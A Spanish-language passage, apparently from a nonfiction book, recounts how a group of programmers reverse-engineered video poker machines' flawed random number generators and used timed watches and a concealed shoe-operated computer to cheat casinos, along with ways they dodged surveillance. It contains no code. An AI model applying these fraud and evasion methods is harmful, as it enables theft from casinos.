El análisis del código reveló algunos secretos que los chicos encontraron intrigantes, pero concluyeron que la única forma de lograr avances reales sería tener físicamente el tipo concreto de máquinas que querían piratear y poder así ver el código.

Los chicos formaban un buen equipo. Mike era un programador excelente, con conocimientos de diseño de hardware más profundos que los otros tres. Marco, otro programador perspicaz, era un inmigrante de Europa del Este con cara de adolescente; era osado y se enfrentaba a todo con la actitud de poder hacerlo. Alex destacaba en programación y era el que aportaba los conocimientos de criptografía que necesitarían. Larry no tenía mucho de programador y a causa de un accidente de moto tenía limitaciones para viajar, pero tenía excelentes dotes de organización y mantuvo el proyecto sobre el camino correcto y a cada uno centrado en lo que era necesario hacer en cada fase.

Después de la investigación inicial, digamos que Alex "se olvidó" del proyecto. Marco, sin embargo, estaba entusiasmado con la idea. Seguía insistiendo con el argumento de que: "No es tan complicado, hay trece estados en los que es legal comprar máquinas". Finalmente convenció a los demás para intentarlo. "Pensamos, ¿por qué no?" Todos aportaron dinero suficiente para financiar el viaje y el coste de la máquina. Una vez más pusieron rumbo a Las Vegas, pero esta vez los gastos corrían de su cuenta y el objetivo que tenían en mente era otro.

Alex dice: "para comprar una máquina tragaperras, todo lo que tienes que hacer es entrar y mostrar una identificación de un estado donde sea legal poseer una de esas máquinas. Con un carnet de conducir de uno de esos estados, a penas preguntaron nada". Uno de los chicos tenía relación con un residente de Nevada. "Era algo así como el tío de la novia de no sé quién y vivía en Las Vegas".

Eligieron a Mike para hablar con este hombre "porque tiene trazas de comercial, es un chico muy presentable. Se da por hecho que vas a utilizar la máquina para algo ilegal. Como las armas", explica Alex. Muchas de las máquinas terminan vendiéndose en el *mercado* gris (fuera

de los canales de venta aceptados) para sitios como los clubs sociales. Aún así, a Mike le sorprendió que "pudiéramos comprar las unidades exactas que se utilizan en los salones de los casinos".

Mike pagó al hombre 1.500 dólares por una máquina de marca japonesa. "Después, dos de nosotros pusimos ese trasto en un coche. Lo condujimos a casa como si lleváramos un bebé en el asiento trasero".

El desarrollo del plan

Mike, Alex y Marco arrastraron la máquina hasta el segundo piso de una casa en la que les habían ofrecido el uso de una habitación. Alex recordaba mucho después la emoción de la experiencia como una de las más intensas de su vida.

> *La abrimos, le sacamos la ROM, averiguamos qué procesador era. Habla tomado la decisión de comprar esta máquina japonesa que parecía una imitación de una de las grandes marcas. Pensé simplemente que los ingenieros habrían trabajado bajo presión, que habrían sido un poco holgazanes o un poco descuidados.*
>
> *Y resultó que tenia razón. Habían utilizado un [chip] 6809, similar al 6502 de un Apple II o un Atari. Era un chip de 8 bits con un espacio de memoria de 64 K. Yo era programador de lenguaje de ensamblador, así que me era familiar.*

La máquina que Alex había elegido era un modelo que llevaba unos 10 años en el mercado. Cada vez que un casino quiere comprar una máquina de un modelo nuevo, la Comisión de Juego de Las Vegas tiene que estudiar la programación y asegurarse de que está diseñada para ofrecer premios justos a los jugadores. La aprobación de un nuevo diseño puede ser un proceso largo, de modo que los casinos suelen mantener las máquinas viejas durante más tiempo de lo que cabría imaginar. El equipo pensó que era probable que una máquina vieja tuviera tecnología anticuada, que sería menos sofisticada y más fácil de manipular.

El código informático que habían descargado del chip estaba en formato binario, la cadena de unos y ceros en que se basa el nivel más

básico de instrucciones del ordenador. Para traducir esas cadenas a una forma con la que pudieran trabajar, primero tendrían que recurrir a la *ingeniería inversa,* un proceso que utilizan ingenieros o informáticos para adivinar cómo ha sido diseñado un producto existente; en este caso, supuso convertir el lenguaje máquina a una forma que los chicos pudieran entender y con la que pudieran trabajar.

Alex necesitaba un *desensamblador* para traducir el código. El grupo no quería pillarse los dedos intentando comprar el software, un acto que consideraban equivalente a entrar en la biblioteca del barrio y sacar prestados libros sobre cómo construir una bomba. Ellos mismos escribieron el desensamblador, un esfuerzo que Alex describe así: "no fue pan comido, pero fue divertido y relativamente fácil".

Después de pasar el código de la máquina de videopóquer por el nuevo desensamblador, los tres programadores se sentaron a reflexionar. Normalmente, es fácil para un ingeniero de software consumado localizar rápidamente las secciones de un programa en las que se está interesado. Esto es posible, gracias a que la persona que lo escribe originalmente coloca como señales de tráfico a lo largo de todo el código, notas, comentarios y marcas explicando la función de cada sección, del mismo modo que un libro tiene los títulos de las secciones, los capítulos y los apartados de los capítulos.

Cuando se compila un programa a una forma que la máquina pueda leer, estas indicaciones se pasan por alto, el ordenador o microprocesador no las necesita. Por este motivo, el código resultante de un caso de ingeniería inversa no incluye ninguna de estas explicaciones tan útiles; por seguir con la metáfora de las señales de tráfico, este código inverso es como un mapa en el que no aparecen nombres de lugares, ni marcas que diferencien las autovías de las calles.

Fueron cribando las páginas de código en la pantalla buscando pistas sobre preguntas básicas: "¿Cuál es la lógica? ¿Cómo se barajan las cartas? ¿Cómo se eligen las cartas que se reparten después de descartar?" Pero el principal objetivo de los chicos llegados a este punto era localizar el código del generador de números aleatorios. Alex apostó por que los programadores japoneses que escribieron el código de la máquina habrían

tomado atajos que dejarían errores tras de sí en el diseño del generador de números aleatorios y acertó.

Reescritura del código

Cuando Alex describe este esfuerzo, se le ve orgulloso. "Eramos programadores. Eramos buenos en lo que hacíamos. Resolvimos cómo se traducían los números del código en las cartas de la máquina y después escribimos un listado de código C que hiciera lo mismo", cuenta, haciendo referencia al lenguaje de programación llamado "C".

> *Estábamos motivados y trabajamos durante horas. Podría decir que nos llevó unas dos o tres semanas llegar al punto en el que realmente teníamos conocimiento exacto de cómo funcionaba el código.*
>
> *Lo mirábamos, formulábamos algunas hipótesis, escribíamos un código nuevo y lo grabábamos en la ROM [el chip del ordenador]. Entonces lo poníamos en la máquina y esperábamos a ver qué pasaba. Hadamos cosas como escribir rutinas que devolvían números hexadecimales en la pantalla encima de las cartas. Así teníamos una especie de dilucidación de cómo el código repartía las cartas.*
>
> *Era una combinación del método de ensayo y error con análisis meticuloso; empezamos a ver la lógica del código bastante pronto. Comprendíamos exactamente cómo los números del ordenador se transformaban en cartas en la pantalla.*
>
> *Nuestra esperanza era que el generador de números aleatorio fuera relativamente simple. Y en este caso, a principios de la década de los 90, lo era. Investigué un poco y descubrí que se basaba en algo que Donald Knuth había escrito en los años 60. Esta gente no inventó nada, todo lo que hicieron fue tomar la investigación previa de los métodos de Montecarlo y otras cosas, y refundirlo todo en su código.*
>
> *Averiguamos con exactitud qué algoritmo estaban utilizando para generar las cartas; se conoce como registro de*

desplazamiento lineal con retroalimentación y era un generador de números aleatorio bastante bueno.

Pero pronto descubrieron que el generador de números aleatorios tenía un error fatal que facilitaba mucho su tarea. Mike explicó que "era un generador de números aleatorios relativamente sencillo de 32 bits, de modo que la complejidad de craquearlo estaba dentro de nuestros límites, y con algunas buenas optimizaciones resultó casi trivial".

Entonces, en realidad, los números no se sacan aleatoriamente. Pero Alex piensa que hay un buen motivo para que tenga que ser así:

Si fueran realmente aleatorios, no se podrían calcular las probabilidades, ni verificar cuáles son éstas. Algunas máquinas daban varias escaleras reales consecutivas. Eso no debería pasar en absoluto. De modo que los diseñadores quieren poder comprobar que tienen las estadísticas adecuadas, porque de lo contrario sienten que no tienen el control del juego.

Otra cosa en la que no repararon los diseñadores cuando crearon esta máquina es que no sólo necesitan un generador de números aleatorios. Desde el punto de vista de la estadística, hay diez cartas en cada reparto, las cinco que se muestran inicialmente y una carta alternativa por cada una de ellas que aparecerá si el jugador decide descartar. Resulta que en estas versiones anteriores de las máquinas, salen esas diez cartas de diez números aleatorios consecutivos del generador de números aleatorios.

Alex y sus compañeros comprendieron que las instrucciones de programación de esta versión antigua de la máquina no se meditaron suficientemente. Y, a causa de estos errores, vieron que podían escribir un algoritmo relativamente sencillo pero inteligente y elegante para derrotar a la máquina.

El truco, pensó Alex, consistía en iniciar un juego, ver qué cartas aparecían en la máquina y alimentar los datos en un ordenador que tendrían ellos en casa para identificar esas cartas. Su algoritmo calcularía la posición del generador aleatorio y cuántos números tenían que pasar

antes de que estuviera listo para mostrar la mano codiciada: la escalera real de color.

> *Nos dirigimos a la máquina de prueba, ejecutamos el pequeño programa y nos anticipó correctamente la secuencia de cartas siguiente. Estábamos emocionadísimos.*

Alex atribuye esa emoción a "saber que eres más inteligente que otras personas y que puedes vencerlas. Y eso, en nuestro caso, nos ayudaría a ganar algo de dinero".

Salieron de compras y encontraron un reloj de pulsera Casio con la función de cuenta hacia atrás y que medía hasta décimas de segundo; compraron tres, uno para cada uno de los que irían a los casinos; Larry se quedaría a cargo del ordenador.

Estaban preparados para empezar a probar su método. Uno de ellos comenzaría a jugar y cantaría la mano que tenía (el número y el palo de cada una de las cinco cartas). Larry introduciría los datos en su ordenador; a pesar de que no era de marca, era un modelo muy conocido entre los aficionados a la informática e ideal para esta finalidad porque tenía un chip más rápido que el de la máquina japonesa de videopóquer. Sólo requería unos momentos para calcular la hora exacta que había que programar en los cronómetros de Casio.

Cuando el cronómetro llegara a cero, el que estuviera en la máquina pulsaría el botón Play. Pero había que hacerlo con precisión, en una fracción de segundo. Aunque no parezca demasiado problema, Alex explica:

> *Dos de nosotros habíamos sido músicos durante algún tiempo. Si eres músico y tienes un sentido del ritmo razonable, puedes pulsar un botón en un rango de cinco milisegundos arriba o abajo.*

Si todo funcionaba como debía, la máquina mostraría la codiciada escalera real de color. Lo probaron en su máquina, practicando hasta que todos pudieron conseguir la escalera real de color en un porcentaje decente de intentos.

Durante los meses anteriores, habían, en palabras de Mike, "realizado la ingeniería inversa de la operación de la máquina, aprendido cómo se traducían exactamente los números aleatorios en las cartas de la pantalla, determinado con precisión cuándo y con qué velocidad actuaba el generador de números aleatorios, averiguando todas las idiosincrasias importantes de la máquina y desarrollando un programa que tuviera en consideración todas estas variables para que una vez que supiéramos el estado de una máquina concreta en un instante preciso en el tiempo, pudiéramos predecir con un alto grado de precisión la actuación exacta del generador de números aleatorios en cualquier momento de las próximas horas o, incluso, días".

Habían sometido a la máquina, la habían convertido en su esclava. Habían aceptado el desafío intelectual de un *hacker* y habían ganado. El conocimiento podía hacerles ricos.

Fue divertido soñar despiertos. ¿Podrían lograrlo en la jungla de un casino?

De vuelta a los casinos, esta vez para jugar

Una cosa es jugar con tu máquina en un lugar privado y seguro y otra es intentar sentarte en el centro de un casino bullicioso y robarles el dinero. Eso es otra historia. Para eso hace falta tener nervios de acero.

Sus mujeres pensaron que el viaje era una juerga. Ellos las animaron a vestir faldas ajustadas y a que llamaran la atención con su comportamiento, jugando, charlando con la gente, riéndose y pidiendo bebidas, porque esperaban que así el personal de la cabina de seguridad que controla las cámaras del circuito cerrado se distrajera con una caras bonitas y la exhibición de sus cuerpos. "Así que fomentamos esta parte tanto como fue posible", recuerda Alex.

Tenían esperanza en poder encajar bien en el ambiente, mezclarse con la gente. "Mike era el mejor para eso. Se estaba quedando un poco calvo. El y su mujer parecían los jugadores típicos".

Alex describe la escena como si hubiera sido ayer. Marco y Mike, quizás, la recuerdan de forma ligeramente diferente, pero así es como

pasó para Alex: él y su esposa, Annie, dieron una vuelta de reconocimiento para elegir un casino y una máquina de videopóquer. Tenía que saber con gran precisión el tiempo exacto del ciclo de la máquina. Uno de los métodos que utilizaron consistía en meter una cámara de vídeo en un bolso; en el casino, el jugador colocaba el bolso de modo que la lente de la cámara apuntara hacia la pantalla de la máquina de videopóquer y después ponía la cámara en marcha durante un rato. "Tenía su dificultad", recuerda, "intentar levantar el bolso para que quedara en la posición correcta sin que pareciera que la posición era importante. No quieres hacer nada que parezca sospechoso y llame la atención". Mike prefería otro método que exigía menos atención: "Para calcular el tiempo del ciclo de una máquina desconocida de la sala había que leer las cartas en la pantalla en dos momentos distintos, con muchas horas de diferencia". Tenía que verificar que nadie había jugado a la máquina mientras tanto, porque eso alteraría la tasa de repetición, aunque no era problema: bastaba con comprobar que las cartas que se visualizaban en la pantalla eran las mismas que la última vez que había estado en la máquina, y normalmente era así porque "no se jugaba con demasiada frecuencia a las máquinas de apuestas más altas".

Al anotar la segunda lectura de las cartas visualizadas, también sincronizaba su cronómetro Casio y llamaba por teléfono a Larry para darle los datos de la sincronización de la máquina y las secuencias de cartas. Entonces Larry introducía los datos en el ordenador y ejecutaba el programa. En función de esos datos, el ordenador predecía la hora de la siguiente escalera real de color. "Teníamos la esperanza de que fuera cuestión de horas; a veces eran días", y en ese caso tenían que comenzar de nuevo con otra máquina, a veces en un hotel diferente. En esta fase, el sincronizador de Casio podía errar en un minuto o más, pero la aproximación era suficiente.

Alex y Annie volvían al lugar con mucho tiempo de antelación por si acaso hubiera alguien en la máquina deseada y se entretenían en otras máquinas hasta que el jugador se iba. Entonces, Alex se sentaba en la máquina en cuestión y Annie en la máquina de al lado. Empezaban a jugar preocupándose de dar la impresión de que se estaban divirtiendo. Entonces, como recuerda Alex:

Comenzaba a jugar, cuidadosamente sincronizado con el reloj Casio. Cuando entraba la mano, la memorizaba, el número y el palo de cada una de las cinco cartas, y después seguía jugando hasta que tenía memorizadas ocho cartas consecutivas. Hacía un gesto con la cabeza a mi mujer para indicarle que me iba y me dirigía a una cabina que no llamara la atención fuera del salón del casino. Tenía unos ocho minutos para buscar el teléfono, hacer lo que tenía que hacer y volver a la máquina. Mientras tanto, mi mujer seguía jugando.

Si se acercaba alguien para utilizar mi máquina, ella le decía que su marido estaba ahí sentado.

Ideamos una forma de hacer una llamada al busca de Larry, introducir los números en el teclado del teléfono para pasarle las cartas sin necesidad de decirlas en voz alta, porque la gente del casino siempre está a la escucha, pendiente de ese tipo de cosas. Entonces Larry volvía a introducir las cartas en el ordenador y ejecutaba el programa que habíamos diseñado.

A continuación, llamaba a Larry y éste sostenía el auricular cerca del ordenador que emitiría dos pitidos. Con el primero, yo pulsaba el botón de pausa del cronómetro para que detuviera la cuenta atrás y con el segundo volvía a pulsar el botón para que el cronómetro recomenzara.

Las cartas que Alex había pasado daban al ordenador la posición exacta en la que se encontraba el generador de números aleatorios de la máquina. Al introducir el retardo que el ordenador determinaba, Alex estaba introduciendo una corrección crucial en el cronómetro Casio para que saltara exactamente en el momento en que la escalera real de color estaba a punto de salir.

Una vez que el cronómetro de cuenta atrás recomenzaba, yo volvía a la máquina. Cuando el reloj hacía "bip, bip, bum", justo entonces, con el "bum", yo pulsaba el botón para jugar en la máquina otra vez.

Esa primera vez creo que gané 35.000 dólares.

Llegamos al punto de lograr un 30 ó 40 por ciento de aciertos porque estaba muy bien calculado. Sólo fallaba cuando no sincronizábamos bien el reloj.

Para Alex, la primera vez que ganó fue "muy emocionante pero tuve miedo. El supervisor de las mesas era un tipo italiano malencarado. Estaba convencido de que me miraba con extrafteza, con una expresión de desconcierto en la cara, quizás porque iba al teléfono constantemente. Creo que debió haber ido a revisar las cintas de vídeo". A pesar de la tensión, era emocionante. Mike recuerda sentirse "evidentemente, nervioso por si alguien había advertido un comportamiento extraño en mí, pero, en realidad, nadie me miró raro. Nos trataron a mi mujer y a mí como a cualquiera que gane apuestas altas, nos felicitaron y nos hicieron muchos cumplidos".

Tuvieron tanto éxito que tenían que preocuparse de no ganar tanto dinero que acapararan toda la atención sobre ellos. Comenzaron a reconocer que se encontraban ante el curioso problema del exceso de éxito. "Estábamos en una posición preponderante. Estábamos ganando premios enormes de decenas de miles de dólares. Una escalera real de color jugaba 4000 a 1; en una máquina de 5 dólares, el premio era veinte de los grandes".

Y de ahí para arriba. Algunos de los juegos eran de los llamados "progresivos" porque el premio iba aumentando hasta que alguien ganaba y ellos ganaban en estas máquinas con la misma facilidad.

Gané una partida de 45.000 dólares. Salió un técnico que llevaba un cinturón grande, probablemente fuera el mismo tipo que reparaba las máquinas. Tenía una llave especial que los supervisores del salón no tenían. Abrió la carcasa, sacó la placa [electrónica], sacó el chip de la ROM allí mismo, delante de mí. Llevaba un lector de ROM que utilizaba para probar el chip de la máquina con una copia maestra que guardaba bajo llave.

Alex supo después que la prueba de la ROM había sido un procedimiento habitual durante años y supone que ya los "habrían estafado con ese método" pero que finalmente encontraron la

conspiración y habían introducido la comprobación de la ROM como medida de prevención.

La afirmación de Alex me dejó pensando en si los casinos realizan esta comprobación por la gente que conocí en la cárcel y que efectivamente reemplazaba el *firmware.* Me preguntaba cómo podrían hacerlo con la rapidez suficiente para que no los pillaran. Alex piensa que *sería* un método de ingeniería social; que habían comprometido la seguridad y habían pagado a alguien de dentro del casino. Supone que incluso pudieron haber sustituido la copia maestra con la que deben comparar el chip de la máquina.

Alex insiste en que la belleza de la hazaña de su equipo radica en que no tuvieron que cambiar el *firmware.* Y pensaron que su método sería un desafío difícil para el casino.

Con tanta popularidad, no podían seguir ganando; pensaron que "era natural que alguien atara cabos y recordara habernos visto antes. Comenzó a preocuparnos que nos pillaran".

Además de las preocupaciones de siempre, también les inquietaba el tema de los impuestos; cuando alguien gana más de 1.200 dólares, el casino pide identificación y pasa nota a Hacienda. Mike dice: "Suponemos que si el jugador no presenta su documento de identificación, se descuentan los impuestos del premio, pero no queríamos llamar la atención sobre nosotros intentando averiguarlo". Pagar los impuestos "no suponía ningún problema", pero "empieza a dejar constancia de que hemos ganado cantidades irracionales de dinero. Por eso, una buena parte de la logística giraba en torno a cómo escapar del radar".

Tenían que idear un plan diferente. Después de un breve periodo de "E.T., mi casa, teléfono", comenzaron a madurar otra idea.

El nuevo método

En esta ocasión se marcaron dos objetivos. El método que desarrollaran debía hacerles ganar en manos como un full, una escalera o color, para que las ganancias no fueran tan grandes como para llamar la

atención y, además, debía ser menos obvio y molesto que ir corriendo al teléfono antes de cada juego.

Dado que los casinos tenían un número muy reducido de máquinas japonesas, el equipo se centró esta vez en una máquina más utilizada, un modelo fabricado por una empresa americana. La desmontaron igual que la anterior y descubrieron que el proceso de generación de números aleatorios era mucho más complejo: esta máquina utilizaba, en lugar de uno, dos generadores que funcionaban en combinación. "Los programadores eran mucho más conscientes de las posibilidades de los *hackers",* concluye Alex.

Pero una vez más los cuatro chicos descubrieron que los diseñadores habían cometido un error crucial. "Parecía que hubieran leído un artículo en el que dijeran que se puede mejorar la calidad de la aleatorización añadiendo un segundo registro, pero lo hicieron mal". Para determinar una carta cualquiera, se sumaba un número del primer generador de números aleatorios a un número del segundo generador.

Para hacerlo bien es necesario que el segundo generador actúe, es decir, cambie su valor, cada vez que se reparte una carta. Los diseñadores no lo hicieron así; habían programado el segundo registro para que actuara sólo al principio de cada mano, de modo que se sumaba el mismo número al resultado del primer registro para cada carta del reparto.

Para Alex, el uso de dos registros convertía el desafío "en un ejercicio de criptografía"; advirtió que se trataba de algo similar a un paso que se utilizaba a veces al cifrar un mensaje. Aunque tenía algunos conocimientos del tema, no eran suficientes para encontrar una solución, así que comenzó a hacer viajes a una biblioteca universitaria que quedaba cerca para estudiar la materia.

> *Si los diseñadores hubieran leído algunos de los libros sobre criptosistemas con más detenimiento, no habrían cometido este error. Además, deberían haber sido más metódicos al comprobar la protección de los sistemas contra intrusiones no autorizadas como la nuestra.*

Cualquier buen alumno del último curso de informática podría, seguramente, escribir un código para hacer lo que nosotros intentábamos hacer una vez que entendiera lo que necesitaba. La parte más intrincada era encontrar los algoritmos para que las búsquedas se realizaran con la velocidad suficiente para que sólo tardara unos segundos en decirnos qué estaba ocurriendo; si el método fuera más simple, nos llevaría horas hallar la solución.

Somos programadores bastante buenos, todos seguimos ganándonos la vida así, por eso encontramos algunas optimizaciones inteligentes. Pero no diría que fue tarea fácil.

Recuerdo un error similar que cometió un programador de Norton (antes de que Symantec comprara la empresa) que trabajaba en el producto Diskreet, una aplicación que permitía al usuario crear unidades virtuales cifradas. El desarrollado incorrectamente, quizás lo hiciera con intención, provocando una reducción del espacio de la clave de cifrado de 56 a 30 bits. El estándar de cifrado de datos del gobierno federal utilizaba una clave de 56 bits, que se consideraba infranqueable, y Norton vendía a sus clientes la idea de que el estándar de protección de sus datos era el mismo. A causa del error del programador, los datos del usuario estaban cifrados, en realidad, con sólo 30 bits, en lugar de 56. Incluso en aquella época era posible descifrar una clave de 30 bits por la *fuerza bruta.* Todo el que utilizaba este producto trabaja con la falsa convicción de seguridad: un atacante podía deducir la clave en un periodo de tiempo razonable y acceder a los datos del usuario. Estos chicos habían descubierto el mismo tipo de error en la programación de la máquina.

Al mismo tiempo que los chicos trabajaban en un programa informático que les permitiría ganar contra la nueva máquina, presionaban a Alex para que encontrara un plan que evitara tener que correr al teléfono. La respuesta resultó ser un método basado en una página de las soluciones del libro *The Eudaemonic Pie:* fabricar un ordenador. Alex creó un sistema compuesto por un ordenador miniaturizado construido sobre una placa pequeña de microprocesador que Mike y Marco encontraron en un catálogo y, con él, un botón de control que acoplarían al zapato, más un vibrador silencioso como los que

llevan muchos de los teléfonos móviles actuales. Se referían al sistema como su "ordenador de bolsillo".

"Teníamos que utilizar la cabeza para crearlo en un chip pequeño con una memoria pequeña. Creamos un dispositivo de hardware que podíamos acoplar en el zapato y que era ergonómico", dice Alex. (Con "ergonómico" en este contexto, creo que se refiere a lo suficientemente pequeño para poder caminar sin cojear.)

El nuevo ataque

El equipo comenzó a probar el nuevo plan y eso les destrozaba los nervios. Ahora prescindirían, efectivamente, de las sospechas que despertaba el salir corriendo al teléfono antes de ganar. Pero, incluso con todo lo que habían practicado en su "oficina" durante los ensayos generales con vestuario incluido, la noche del estreno había que actuar delante de un público de proporciones considerables compuesto por agentes de seguridad permanentemente en alerta.

Esta vez, el programa había sido diseñado para que pudieran sentarse en una máquina durante más tiempo, ir ganando una serie de premios más pequeños, cantidades menos sospechosas. Alex y Mike vuelven a sentir parte de la tensión mientras describen cómo funcionaba:

> ***Alex:*** *Normalmente colocaba el ordenador en lo que parecía un transistor de radio que llevaba en el bolsillo. Podíamos pasar un cable desde el ordenador, pasando por dentro del calcetín hasta el interruptor que llevaba en el zapato.*
>
> ***Mike:*** *Yo me sujetaba el mío con una cinta al tobillo. Hicimos los interruptores con piezas pequeñas de placas de baquelita [material utilizado en los laboratorios de hardware para construir maquetas de circuitos electrónicos]. Las piezas tenían aproximadamente 2,5 cm² y un botón en miniatura. Lo cosimos a un trozo de elástico que pasaríamos por el pulgar del pie. Después hacíamos un agujero en una plantilla del Dr. Scholl para que no se moviera de su sitio dentro del zapato. Sólo era incómodo si lo utilizábamos el día entero, entonces llegaba a ser insoportable.*

Alex: *Entonces, entrábamos en el casino intentando parecer tranquilos, actuábamos como si no lleváramos nada, ningún cable, en los pantalones. Nos acercábamos y comenzábamos a jugar. Teníamos un código, algo parecido al código Morse. Poníamos dinero hasta cierto crédito para no tener que ir metiendo monedas constantemente y después comenzábamos a jugar. Cuando salían las cartas, pulsábamos el botón del zapato para introducir los datos correspondientes a las cartas que habían salido.*

La señal generada con el botón del zapato se enviaba al ordenador que llevábamos en el bolsillo de los pantalones. Normalmente, en las primeras máquinas, necesitábamos siete u ocho cartas para sincronizarnos. Se reciben cinco cartas con cada reparto, entonces necesitábamos tres más, y eso es algo muy común, como guardarte una pareja y tirar las otras tres, así ya son ocho cartas.

Mike: *El código para pulsar el botón del zapato era binario y también utilizábamos una técnica de compresión, similar a lo que se conoce como el código Huffman. De modo que largo-corto, sería uno-cero, un dos binario. Largo-largo sería, uno-uno, un tres binario y, así, sucesivamente. No era necesario pulsar más de tres veces para ninguna carta.*

Alex: *Mantener pulsado el botón durante tres segundos indicaba una cancelación. Y [el ordenador] nos enviaba mensajes. Por ejemplo, dup-dup-dup significaba "Ok, estoy listo para la entrada de datos". Lo habíamos practicado, teníamos que concentrarnos y aprender a hacerlo. Después de cierto tiempo podíamos pulsar el botón al tiempo que manteníamos una conversación con un encargado del casino.*

Bastaba con haber introducido el código para identificar ocho cartas para sincronizarnos con un 99 por ciento de garantías. Entonces, en cualquier momento entre unos cuantos segundos y un minuto, aproximadamente, el ordenador vibraría tres veces.

Entonces estaba listo para la acción.

En ese momento, el ordenador de bolsillo habría encontrado el punto en el algoritmo que representaba las cartas que acababan de repartirse. Puesto que su algoritmo era el mismo que el de la máquina de videopóquer, el ordenador "sabría", en cada mano, que otras cinco cartas adicionales esperaban a ser repartidas cuando el jugador decidiera qué cartas rechazar e indicaría qué cartas debía guardar para conseguir la mano ganadora. Alex continúa contando:

> *El ordenador nos indicaba qué debíamos hacer enviando señales a un vibrador que llevábamos en el bolsillo; conseguimos los vibradores gratis sacándolos de buscapersonas viejos. Si el ordenador quería conservar la tercera y la quinta cartas, hacía: bip, bip, biiip, bip, biiip, y nosotros sentíamos las vibraciones en el bolsillo.*
>
> *Calculamos que si jugábamos con atención, teníamos entre un 20 y 40 por ciento de margen de ganancias, lo que significaba una ventaja del 40 por ciento en todas las manos. Es enorme, los mejores jugadores de blackjack del mundo consiguen entre un 2 y un 0,5 por ciento.*
>
> *Sentándote en una máquina de 5 dólares y metiendo cinco monedas cada vez, dos veces por minuto, se pueden ganar 25 dólares por minuto. En media hora se pueden hacer fácilmente 1000 dólares. A diario llega gente que se sienta a jugar y tiene ese tipo de suerte. Quizás a un 5 por ciento de la gente que se sienta a jugar durante media hora puede irle así de bien. Pero no lo consiguen siempre. Nosotros estábamos entre ese 5 por ciento todas y cada una de las veces.*

Siempre que uno de ellos había ganado una cantidad considerable en un casino, se cambiaba a otro. Cada uno visitaba normalmente cuatro o cinco casinos consecutivos. Cuando al cabo de un mes, en otro viaje, volvían al mismo casino, ponían cuidado en que fuera a una hora diferente para coincidir con otro turno de empleados de modo que fuera menos probable que los reconocieran. También comenzaron a visitar casinos de otras ciudades, como Reno y Atlantic City, entre otras.

Los viajes, el juego, las ganancias comenzaron gradualmente a convertirse en rutina. Pero en una ocasión, Mike pensó que el momento que todos temían había llegado. Acababa de "subir un nivel" y jugaba en las máquinas de 25 dólares por primera vez, lo que añadía tensión porque cuanto más alto era el valor de las máquinas, más intensa era la vigilancia.

> *Estaba un poco inquieto pero las cosas iban mejor de lo que yo había anticipado. Gané unos 5000 dólares en relativamente poco tiempo. Entonces, un empleado grande, imponente, me dio un toque en el hombro. Cuando le miré sentí los nervios en la boca del estómago. Pensé "ya está". Pero me dijo: "He observado que ha estado jugando un poco. ¿Le gustaría rosa o verde? "*

Si hubiera sido yo, me habría preguntado "¿De qué habla? ¿De qué color prefiero estar cuando terminen de hacerme papilla?" Creo que habría dejado todo mi dinero y que habría intentado escabullirme del sitio. Mike dice que para entonces ya tenía experiencia suficiente como para mantener la calma.

> *El hombre dijo: "Queremos obsequiarle con una taza de café ".*

Mike eligió la verde.

Marco sufrió su propio momento de tensión. Estaba esperando una mano ganadora cuando un supervisor de mesas en el que no había reparado se le acercó al hombro. "Has doblado hasta cinco mil dólares, eso es tener suerte", dijo, sorprendido. Una anciana que estaba sentada en la máquina de al lado saltó con una voz áspera y quebrada de fumadora: "No... ha sido... suerte". El supervisor se puso rígido y se despertaron sus sospechas. "Han sido las *bolas",* dijo la señora en un graznido. El supervisor sonrió y se alejó.

Durante tres años, los chicos alternaron trabajos legítimos de consultores, para mantener sus habilidades y contactos, con aventuras ocasionales para forrarse con las máquinas de videopóquer.

También compraron dos máquinas más, incluido el modelo más extendido, y continuaron actualizando su software.

En sus viajes, los tres miembros del equipo que viajaban se dirigían a diferentes casinos. "No siempre íbamos juntos". Dice Álex: "Lo hicimos una o dos veces, pero no era muy inteligente". Aunque habían pactado que todos supieran en qué andaba cada uno, en ocasiones alguno se escapaba a una de las ciudades de juego sin decírselo a los demás. Pero se limitaban a jugar en casinos, nunca en lugares como las tiendas de 24 horas ni los supermercados porque "suelen ofrecer premios muy bajos".

¡Pillados!

Tanto Alex como Mike intentaban ser disciplinados en lo que se refiere a respetar "ciertas normas que sabíamos que reducirían la probabilidad de llamar la atención. Una de las normas era no llevarse demasiado dinero, ni actuar durante demasiado tiempo, ni demasiados días consecutivos en un mismo sitio".

Pero Mike se tomó la disciplina incluso más en serio y sentía que los otros dos no estaban teniendo suficiente cuidado. Se conformaba con ganar menos por hora a cambio de parecerse más a un jugador normal. Si tenía dos ases en una mano y el ordenador le indicaba que tirara uno o ambos porque venía una mano aún mejor, pongamos que fueran tres sotas, Mike desobedecía. Todos los casinos tienen empleados vigilando las cámaras de circuito cerrado en una cabina de seguridad situada por encima de la sala y encargados de un conjunto de cámaras de seguridad que pueden girar, enfocar y acercar la imagen para buscar a estafadores, empleados deshonestos y otras personas vencidas por la tentación de todo el dinero que mueven. Si casualmente uno de los vigilantes estuviera mirando esa máquina por algún motivo, sabría inmediatamente que había gato encerrado, porque ningún jugador en su sano juicio tiraría un par de ases. Nadie que no estuviera haciendo trampas podría saber que iba a entrar una mano mejor.

Alex no era tan maniático. Y Marco menos todavía. "Marco era un poco gallito", en opinión de Alex:

> *Es un chico muy inteligente, autodidacta, nunca terminó el instituto, pero es uno de esos chicos brillantes de Europa del Este. Y extravagante.*

Lo sabía todo sobre los ordenadores pero tenía metido en la cabeza que la gente de los casinos era tonta. Era fácil pensar eso porque nos estaban dejando que nos lleváramos mucho. Pero, aún así, creo que llegó a ganar una confianza excesiva en sí mismo.

Era temerario y además no encajaba en el perfil porque tenía aspecto de adolescente y extranjero. Por eso creo que tendía a levantar sospechas. Además no iba con novia ni mujer, lo que le habría ayudado a encajar mejor en el ambiente.

Creo que terminó haciendo cosas que llamaron la atención sobre él. Pero, además, a medida que fue pasando el tiempo y nos hicimos más atrevidos, evolucionamos y solíamos ir a las máquinas de valores más altos, las que rendían más beneficios y eso también aumentaba el riesgo de la operación.

Aunque Mike no está de acuerdo, Alex parece sugerir que los tres eran personas arriesgadas que habrían seguido forzando el umbral de las probabilidades para ver hasta dónde podrían llegar. En sus palabras, "Básicamente, pienso que uno sigue aumentando el riesgo".

Llegó un día en el que Marco estaba sentado en una máquina de un casino y un minuto después estaba rodeado de corpulentos guardias de seguridad que lo levantaron y lo empujaron hasta una sala de interrogatorio en la parte trasera. Alex describe la escena:

Daba miedo, porque se oyen esas historias sobre tipos que dan palizas a la gente. Esos tipos son famosos por pasar de la policía y querer resolver las cosas por sí mismos.

